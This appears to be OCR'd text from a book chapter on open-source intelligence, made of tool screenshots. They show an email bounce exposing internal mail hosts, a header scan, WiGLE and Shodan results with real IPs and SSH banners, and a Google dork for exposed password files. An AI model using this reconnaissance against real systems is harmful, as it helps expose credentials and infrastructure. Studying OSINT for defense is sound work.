


Chapter 1: Open Source Intelligence






```
<meta name="viewport" content="width=device-width, initial-scale=1" />
<!--[if lte IE 8]><script src="assets/js/ie/html5shiv.js"></script><![endif]-->
<link rel="stylesheet" href="assets/css/main.css" />
<!--[if lte IE 8]><link rel="stylesheet" href="assets/css/ie8.css" /><![endif]-->
```




Forbidden


You don't have permission to access this resource.

Apache/2.4.41 (Unix) Server at [redacted] ort 80






```
MIME-Version: 1.0
Date: Thu, 15 Apr 2021 14:19:03 -0400
Message-ID: <CALQ0V3b5xtx+pZQa6HS=g4eYVmhWUCJupE=6TGVhgx7LJA_0Cw@mail.gmail.com>
Subject: info
From: [redacted]
To: adnimistrator@ [redacted]
Content-Type: multipart/alternative; boundary="000000000000ea78fb05c006e539"

--000000000000ea78fb05c006e539
Content-Type: text/plain; charset="UTF-8"

Hello, where can I receive tourist visa information? Thanks.
```



```
Diagnostic information for administrators:

Generating server: ME-VM-MBX02.[redacted].local

adnimistrator@[redacted]
Remote Server returned '550 5.1.1 RESOLVER.ADR.RecipNotFound; not found'

Original message headers:

Received: from ME-VM-CAS02.[redacted].local (10.255.134.140) by
 ME-VM-MBX02.[redacted].local (10.255.134.142) with Microsoft SMTP Server (TLS)=
 id
 15.0.1497.2; Fri, 16 Apr 2021 05:22:43 +1100
Received: from ME-VM-MAILGW01.[redacted]   (10.255.134.160) by
 ME-VM-CAS02.[redacted] .local (10.255.27.36) with Microsoft SMTP Server (TLS) i=
d
 15.0.1497.2 via Frontend Transport; Fri, 16 Apr 2021 05:22:43 +1100
Received: from ME-VM-MAILGW01.[redacted]  (unknown [127.0.0.1])
        by IMSVA (Postfix) with ESMTP id B5B5080178
        for <adnimistrator@[redacted] >; Fri, 16 Apr 2021 05:16:49 +1100
```



Get a full analysis of your site security headers, and understand how to easily improve it:

Client-Side Security Header Analysis


CSP Protection	None
CSP Reporting	Missing
CSP Validity	Invalid
XSS	No CSP Protection
Clickjacking	No CSP Protection
Formjacking	No CSP Protection
General	No CSP Protection


Summary


13 Fatal Errors · 16 Warnings · 5 Info · 0 Valid

Security Header Scanner

https:/[redacted]


Firefighters Park
Falooh Dr
W Square Lake Rd
Aspinwall Ave
Ottawa Dr
Cannmor Dr
Hertmoor St
Elmoor Dr
Houghten Dr
Blanche Dr
Livernois Rd
Wright Dr
Daniels Ave
Stalwart Dr
Fabius Dr
Hertford Dr
Firwood Dr
Northfield Pkwy
Corporate Dr
Lower Dr
Connolly Dr
Clearview Dr
Coolidge Hwy
Brentwood Dr
W Long Lake Rd
75
WIGLE.NET


North Atlantic Ocean
WIGLE.NET



TOTAL RESULTS

2

New Service: Keep track of what you have connected to the Internet. Check out **Shodan Monitor**

187.248.14.211


187-248-14-211.internetmax.maxcom.net.mx
Maxcom Telecomunicaciones, S.A.B. de C.V.
Mexico, Mexico City

```
SSH-2.0-OpenSSH_7.4p1 Debian-10+deb9u7
Key type: ssh-rsa
Key: AAAAB3NzaC1yc2EAAAADAQABAAABAQDYyRu7/vsEn3cs7NvWz8JbfVUesHTjGEGq03fP+zO6Zvkv
VXPvm7g/GzOKFvevmE7an2ZDgfg0mKgqA4gXlq3V3J8ndw34XeZqavTdmmZVVdWoa5yKYgi5S6Yy
/Gr7VmJNZ4L8D6vFqdSpuj32TniB4iZ9dXfj/yd1s7+rCym09uVHra8WW4+AreNp2ECkXxyM9gi1
/aEo...
```

187.248.14.210

187-248-14-210.internetmax.maxcom.net.mx
Maxcom Telecomunicaciones, S.A.B. de C.V.
Mexico, Mexico City


```
SSH-2.0-OpenSSH_7.4p1 Debian-10+deb9u7
Key type: ssh-rsa
Key: AAAAB3NzaC1yc2EAAAADAQABAAABAQCkw7fqxIHqlAt2qCD+rGsPaodcWN0PA0pStFZxJgjFSqKr
gvIIjRtp5Nf5cLaGi/fCu45Veudz3EL+dIcl+7J3Y8D8oMxs7nNgas12fwYqIgypDkYOUpKFhjOZ
SLeQ6xsVv/n+OZDGWti6wS36NlCWtoqGel5iq21E5AteHnz4SUDu2CzAgFMbwTA591N8+PABFwML
meAk...
```



any of these words:	
none of these words:	
numbers ranging from:	to

Then narrow your results by...

language:	any language
region:	any region
last update:	anytime
site or domain:	
terms appearing:	anywhere in the page
SafeSearch:	Hide explicit results
file type:	any format
usage rights:	not filtered by license



intext:password filetype:txt

ords › Common-Credentials

